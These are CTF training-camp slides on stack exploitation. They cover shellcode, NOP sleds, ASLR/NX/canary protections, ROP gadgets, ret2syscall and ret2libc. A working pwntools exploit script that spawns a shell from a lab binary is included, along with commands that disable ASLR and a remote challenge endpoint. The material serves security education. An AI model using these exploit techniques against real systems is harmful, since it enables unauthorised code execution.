

# **CUHK CTF Training Camp PWN Challenge 2**

**Xinzhe Wang**  
**0ops CTF team**

# Shellcode

- In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability.
- In short: run shellcode = get shell
- No need to remember or understand(for beginner)
  - Shellcode database: <http://shell-storm.org/shellcode/>
  - pwntools: `shellcraft.sh()`
- Extend:
  - escape null bytes
  - port bind shell and reverse shell

# ret2shellcode

- How about we don't have such "success" function?
- We can write to stack and then return to it.
- pwntools: `asm()` will translate assembly to binary code

```
11 shell = asm(shellcraft.sh()) # shellcode
12 payload = flat(b'a' * 0x14, b'bbbb', [[esp_at_ret]] + 4, shell) # form payload
```

- But how to get `%esp` at `ret` instruction?
- `gdb`?
- stack base address is determined at runtime, environment variables will affect that.
- when CPU meet foreign opcode or invalid instruction, system will kill the program.

# ret2shellcode

- Do we need exact address of our shellcode?
- nop sled
- **NOP** in assembly means do nothing and go on
- We can add **NOP** before our shellcode, thus once we return to any address range in **NOP**, we can go smoothly to our shellcode

```
pwndbg> p $esp  
$1 = (void *) 0xffffcb6c
```

```
11  shell = asm(shellcraft.sh()) # shellcode  
12  payload = flat(b'a' * 0x14, b'bbbb', 0xffffcc00,  
13  |         |         |         | asm('nop') * 0x100, shell) # form payload
```

```
imwxz ~/Downloads/tmp python exp.py  
[+] Starting local process './stack_example': pid 60944  
[*] Switching to interactive mode  
aaaaaaaaaaaaaaaaaaaaabbbb  
$ ls  
exp.py          stack_example.c  stack_example.id1  stack_example.nam  
stack_example  stack_example.id0  stack_example.id2  stack_example.til
```

# ret2shellcode

- Key: Get the address of %esp and run shellcode on that
- gcc -m32 **-fno-stack-protector -no-pie -z execstack** stack\_example.c -o stack\_example
- sudo bash -c "echo **0** > /proc/sys/kernel/randomize\_va\_space"

```
pwndbg> checksec
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH          Symbols         FORTIFY Fortified Fortifiable
Partial RELRO  Canary found      NX enabled    PIE enabled     No RPATH        No RUNPATH       51) Symbols     No       0           1
```

- Protection:
  - ASLR will randomly choose stack base address
  - NX will prohibit user from execute instructions on stack
  - Canary will add a secret value before return address and check that before return from function

# ASLR

- Address Space Layout Randomization
- /proc/sys/kernel/randomize\_va\_space
  - 0: no random
  - 1: +stack, etc
  - 2: +heap
- In GDB: set disable-randomization off

```
Breakpoint 1, 0x080491e6 in vulnerable ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

EAX 0x2
EBX 0x0
ECX 0x836f5b0 ← 0xa64 /* 'd\n' */
EDX 0xffffffff
EDI 0x8049070 (_start) ← 0xfb1e0ff3
ESI 0x1
EBP 0xffafab08 ← 0x0
ESP 0xffafaafc → 0x80491fc (main+21) ← 0xb8
EIP 0x80491e6 (vulnerable+53) ← 0xe58955c3

► 0x80491e6 <vulnerable+53> ret
```

```
Breakpoint 1, 0x080491e6 in vulnerable ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

EAX 0x2
EBX 0x0
ECX 0x8a9b5b0 ← 0xa64 /* 'd\n' */
EDX 0xffffffff
EDI 0x8049070 (_start) ← 0xfb1e0ff3
ESI 0x1
EBP 0xff830d18 ← 0x0
ESP 0xff830d0c → 0x80491fc (main+21) ← 0xb8
EIP 0x80491e6 (vulnerable+53) ← 0xe58955c3

► 0x80491e6 <vulnerable+53> ret
```

# ASLR

- Note that .text(program instruction) section will not be randomized.
- Bypass:
  - Brute force  
32-bit  $2^{16}=65536$  generally  
64-bit millions
  - Memory leak  
ASLR only randomize once at program start  
print the address first
- In the following attacks we only consider attack methods and do not consider ASLR.

# NX

- -z execstack
- Stack data never be executed normally
- Forbid execute permission on certain memory


```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x8048000 0x8049000 r--p 1000 0 /home/imv
0x8049000 0x804a000 r-xp 1000 1000 /home/imv
0x804a000 0x804b000 r--p 1000 2000 /home/imv
0x804b000 0x804c000 r--p 1000 2000 /home/imv
0x804c000 0x804d000 rw-p 1000 3000 /home/imv
0xf7d9d000 0xf7dba000 r--p 1d000 0 /usr/lib3
0xf7dba000 0xf7f18000 r-xp 15e000 1d000 /usr/lib3
0xf7f18000 0xf7f8a000 r--p 72000 17b000 /usr/lib3
0xf7f8a000 0xf7f8b000 ---p 1000 1ed000 /usr/lib3
0xf7f8b000 0xf7f8d000 r--p 2000 1ed000 /usr/lib3
0xf7f8d000 0xf7f8f000 rw-p 2000 1ef000 /usr/lib3
0xf7f8f000 0xf7f98000 rw-p 9000 0
0xf7fc7000 0xf7fcb000 r--p 4000 0 [vvar]
0xf7fcb000 0xf7fcd000 r-xp 2000 0 [vdso]
0xf7fcd000 0xf7fce000 r--p 1000 0 /usr/lib3
0xf7fce000 0xf7fef000 r-xp 21000 1000 /usr/lib3
0xf7fef000 0xf7ffb000 r--p c000 22000 /usr/lib3
0xf7ffb000 0xf7ffd000 r--p 2000 2d000 /usr/lib3
0xf7ffd000 0xf7ffe000 rw-p 1000 2f000 /usr/lib3
0xffffdc000 0xfffffe000 rwxp 22000 0 [stack]
```

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x8048000 0x8049000 r--p 1000 0 /home/imv
0x8049000 0x804a000 r-xp 1000 1000 /home/imv
0x804a000 0x804b000 r--p 1000 2000 /home/imv
0x804b000 0x804c000 r--p 1000 2000 /home/imv
0x804c000 0x804d000 rw-p 1000 3000 /home/imv
0xf7d9d000 0xf7dba000 r--p 1d000 0 /usr/lib3
0xf7dba000 0xf7f18000 r-xp 15e000 1d000 /usr/lib3
0xf7f18000 0xf7f8a000 r--p 72000 17b000 /usr/lib3
0xf7f8a000 0xf7f8b000 ---p 1000 1ed000 /usr/lib3
0xf7f8b000 0xf7f8d000 r--p 2000 1ed000 /usr/lib3
0xf7f8d000 0xf7f8f000 rw-p 2000 1ef000 /usr/lib3
0xf7f8f000 0xf7f98000 rw-p 9000 0
0xf7fc7000 0xf7fcb000 r--p 4000 0 [vvar]
0xf7fcb000 0xf7fcd000 r-xp 2000 0 [vdso]
0xf7fcd000 0xf7fce000 r--p 1000 0 /usr/lib3
0xf7fce000 0xf7fef000 r-xp 21000 1000 /usr/lib3
0xf7fef000 0xf7ffb000 r--p c000 22000 /usr/lib3
0xf7ffb000 0xf7ffd000 r--p 2000 2d000 /usr/lib3
0xf7ffd000 0xf7ffe000 rw-p 1000 2f000 /usr/lib3
0xffffdc000 0xfffffe000 rw-p 22000 0 [stack]
```



# Canary

override



# Canary

## -fno-stack-protector

```
080491b1 <vulnerable>:
80491b1: 55          push    %ebp
80491b2: 89 e5       mov     %esp,%ebp
80491b4: 53          push    %ebx
80491b5: 83 ec 14    sub     $0x14,%esp
80491b8: e8 03 ff ff call    80490c0 <__x86.get_pc_thunk.b>
80491bd: 81 c3 43 2e 00 00 add     $0x2e43,%ebx
80491c3: 83 ec 0c    sub     $0xc,%esp
80491c6: 8d 45 ec    lea     -0x14(%ebp),%eax
80491c9: 50          push    %eax
80491ca: e8 71 fe ff ff call    8049040 <gets@plt>
80491cf: 83 c4 10    add     $0x10,%esp
80491d2: 83 ec 0c    sub     $0xc,%esp
80491d5: 8d 45 ec    lea     -0x14(%ebp),%eax
80491d8: 50          push    %eax
80491d9: e8 72 fe ff ff call    8049050 <puts@plt>
80491de: 83 c4 10    add     $0x10,%esp
80491e1: 90          nop
80491e2: 8b 5d fc    mov     -0x4(%ebp),%ebx
80491e5: c9          leave
80491e6: c3          ret
```

```
080491c1 <vulnerable>:
80491c1: 55          push    %ebp
80491c2: 89 e5       mov     %esp,%ebp
80491c4: 53          push    %ebx
80491c5: 83 ec 14    sub     $0x14,%esp
80491c8: e8 03 ff ff call    80490d0 <__x86.get_pc_thunk.b>
80491cd: 81 c3 33 2e 00 00 add     $0x2e33,%ebx
80491d3: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
80491d9: 89 45 f4    mov     %eax,-0xc(%ebp)
80491dc: 31 c0       xor     %eax,%eax
80491de: 83 ec 0c    sub     $0xc,%esp
80491e1: 8d 45 e8    lea     -0x18(%ebp),%eax
80491e4: 50          push    %eax
80491e5: e8 56 fe ff ff call    8049040 <gets@plt>
80491ea: 83 c4 10    add     $0x10,%esp
80491ed: 83 ec 0c    sub     $0xc,%esp
80491f0: 8d 45 e8    lea     -0x18(%ebp),%eax
80491f3: 50          push    %eax
80491f4: e8 67 fe ff ff call    8049060 <puts@plt>
80491f9: 83 c4 10    add     $0x10,%esp
80491fc: 90          nop
80491fd: 8b 45 f4    mov     -0xc(%ebp),%eax
8049200: 65 2b 05 14 00 00 00 sub     %gs:0x14,%eax
8049207: 74 05       je      804920e <vulnerable+0x4d>
8049209: e8 b2 00 00 00 call    80492c0 <__stack_chk_fail_local>
804920e: 8b 5d fc    mov     -0x4(%ebp),%ebx
8049211: c9          leave
8049212: c3          ret
```

# ROP

- However, NX is usually enabled in challenge...
- **Return-Oriented Programming**

```
8049008: e8 b3 00 00 00    call 80490c0 <__x86.get_pc_thunk.ebx>
804900d: 81 c3 f3 2f 00 00    add $0x2ff3,%ebx
8049013: 8b 83 f8 ff ff ff    mov -0x8(%ebx),%eax
8049019: 85 c0              test %eax,%eax
804901b: 74 02             je 804901f <_init+0x1f>
804901d: ff d0            call *%eax
804901f: 83 c4 08         add $0x8,%esp
8049022: 5b              pop %ebx
8049023: c3              ret
```

- Through buffer overflow, we can control our **return address**.
- How about return to 0x8049022?

# ROP

- What the stack will be like?

0x8049022
Previous EBP
Buf

```
8049022: 5b      pop    %ebx
8049023: c3      ret
```

- Equal to execute `pop %ebx`

next return
EBX
0x8049022
Previous EBP
Buf

# ROP

```
80bb194: 8b 40 58      mov    0x58(%eax),%eax
80bb197: c3           ret
```

- 8B            40            58
- MOV    [eax]+offset    offset
- How about return to 0x80bb196?
- execute 58 C3
- 58            C3
- pop %eax    ret
- execute **pop %eax** and **ret**
- We call it **gadget**

# ROP

- In large application, there are many different gadget.
- Turing complete when program is large enough.
- Immune to ASLR!
- Fortunately, we have tools.
  - ROPgadget: <https://github.com/JonathanSalwan/ROPgadget>

```
imwxz ~/Downloads/tmp ROPgadget --binary stack_example --only 'pop|ret'
Gadgets information
=====
0x08049273 : pop ebp ; ret
0x08049270 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049272 : pop edi ; pop ebp ; ret
0x08049271 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x0804911b : ret 0xe8c1

Unique gadgets found: 7
```

# ret2syscall

- In Linux and most modern OS, there are two privilege space: **User space** and **Kernel space**
- Protect the OS
  - e.g. If there are no limitation, a program can visit other program memory or refused to exit.
- Simplify user operation
  - e.g. Show text on screen.
- The way user space program go to kernel space is through **syscall**.
- Like a API call.

# ret2syscall

- Interrupt
  - Hardware interrupt: keyboard, disk, etc
  - Software interrupt: **int** instruction in x86
- Syscall is implemented through software interrupt **int 0x80**
- Much like call a function, but not push to stack
- EAX: syscall number
- EBX, ECX, EDX, ESI, EDI, EBP: param 1-6, max 6
- Return value: EAX



# ret2syscall

- syscall 3: sys\_read => read
- ssize\_t read(int fd, void \*buf, size\_t count);

```
80480fd:    b8 03 00 00 00    mov     $0x3,%eax
8048102:    8b 5c 24 04       mov     0x4(%esp),%ebx
8048106:    8b 4c 24 08       mov     0x8(%esp),%ecx
804810a:    8b 54 24 0c       mov     0xc(%esp),%edx
804810e:    cd 80            int     $0x80
```

- syscall 11(0xb): sys\_execve => execve
- int execve(const char \*pathname, char \*const argv[], char \*const envp[]);
- execve("/bin/sh",NULL,NULL)
- We can use ROP to do that!

# ret2syscall

- `execve("/bin/sh",NULL,NULL)`
- `EAX=0xB`
- `EBX=address of "/bin/sh"`
- `ECX=0`
- `EDX=0`
- Gadget:
- `pop %eax`
- `ret`
- `pop %ebx`
- `ret`
- `pop %ecx`
- `ret`
- `pop %edx`
- `ret`
- `int 0x80`

# ret2syscall

- No /bin/sh?
- syscall 125(0x7d): sys\_mprotect => mprotect
- `int mprotect(void *addr, size_t len, int prot);`
- Change the permission of the memory page.
- So we can make stack executable again.
- EAX: 0x7d
- EBX: stack address
- ECX: size
- EDX: 7(RWX)

# ret2syscall

- Reference:

- Syscall: <https://gist.github.com/yamnikov-oleg/454f48c3c45b735631f2>
- Linux man: <https://man7.org/linux/man-pages/index.html>
- bootlin: <https://elixir.bootlin.com/linux/latest/source>

# ret2libc

- `#include "stdio.h"`
- ...
- `printf`
- Is the compiler compile the `printf` realization to the ELF file?
- If so
  - When there are some vulnerability in `printf`, we need to inform ALL program author to update and recompile to latest version.
  - Every program need to allocate the space of `printf` in memory.
- Shared library

# ret2libc

- libc: standard C library(ANSI C)
- glibc: GNU C library(GNU C)

```
imwxz ~/Downloads/tmp readelf -s stack_example
```

Symbol table '.dynsym' contains 8 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	NOTYPE	WEAK	DEFAULT	UND	__ITM_deregisterT[...]
2:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	gets@GLIBC_2.0 (2)
3:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	puts@GLIBC_2.0 (2)
4:	00000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
5:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	__[...]@GLIBC_2.0 (2)
6:	00000000	0	NOTYPE	WEAK	DEFAULT	UND	__ITM_registerTMC[...]
7:	0804a004	4	OBJECT	GLOBAL	DEFAULT	16	__IO_stdin_used





图 7-16 动态链接共享库

# ret2libc

- libc are loaded to memory for all program to use
- So how does the program know what address is?
- GOT: **G**lobal **O**ffset **T**able




# ret2libc

- Two more problem:
  - GOT table only contains address, need somewhere to get value and call address to change EIP there.
  - So many functions need to fill if the program is large enough.
- PLT: **P**rocedure **L**inkage **T**able
- Lazy Binding



# ret2libc



# ret2libc

- libc has function **system** and string **/bin/sh**
- If the program has system function and /bin/sh, we can push address of /bin/sh and jump to PLT[system]
- However most of the time we are not that lucky...
- How about no **/bin/sh**?
- How about no **system**?

## ret2libc

- revision: libc is loaded to memory for all program to use
- If the program don't use **system**, PLT[system] will not exist, the dynamic linker will not fill GOT[system] for program to use.
- But if we know where the **system** function is, we do not need dynamic linker to fill the GOT[system]
- FACT: The offset between two function is fixed in program
- FACT: Least significant 12 bits do not change even enable ASLR(4K alignment, 0x1000)
- If we know the address of one function(like **puts**) in libc, we can get the offset and actual address of **system**.

# ret2libc

- Challenge: different versions of libc has different offset and least significant 12 bits.
- Solution: database match
  - <https://github.com/niklasb/libc-database>
- Try all match until success
- Or, use multiple function address to narrow the range.
- Generally two function address are enough to find specific version of libc.
- Python library: <https://github.com/dev2ero/LibcSearcher>

# ret2libc

- `f = ELF(fname)`
- `libc_got = f.got['__libc_start_main']`
- `# trigger puts to print libc_got and get the return value`
- `libc = LibcSearcher('__libc_start_main', libc_addr)`
- `libc.add_condition('puts', libc_puts) // or select manually`
- `libc.dump('system')`
- Tips:
  - Because of lazy binding, we could only leak function address that has been called at least once.  
`__libc_start_main, puts, gets`
  - Immune to ASLR!

# Exercises

- File: <https://shorturl.at/NX036>
- Write shellcode to stack and execute:
  - Disable ASLR first: `sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"`

```
shell = asm(shellcraft.sh()) # shellcode
```

```
imwxz ~/Downloads/tmp python exp.py
[+] Starting local process './stack_example': pid 60944
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaabbbb
$ ls
exp.py          stack_example.c  stack_example.id1 stack_example.nam
stack_example  stack_example.id0 stack_example.id2 stack_example.til
```

## Exercises

```
1 # coding=utf8
2 from pwn import * # import pwntools
3
4 context(os='linux', arch='i386') # set context
5 sh = process('./ret2shellcode') # set elf file
6
7 shell = asm(shellcraft.sh()) # shellcode
8 payload = flat(b'a' * 0x14, b'bbbb', 0xffffcc00,
9 | | | | asm('nop') * 0x100, shell) # form payload
10
11 sh.sendline(payload) # send to remote
12 sh.interactive() # give control to user
13
```

# Exercises

- Use ret2libc to get shell.
  - ASLR is on! `sudo bash -c "echo 1 > /proc/sys/kernel/randomize_va_space"`
- If you success in local, try remote:
  - The challenge will be destroyed next Wednesday(2021-11-03 0:00 CST)
  - `nc 45.141.119.119 1314`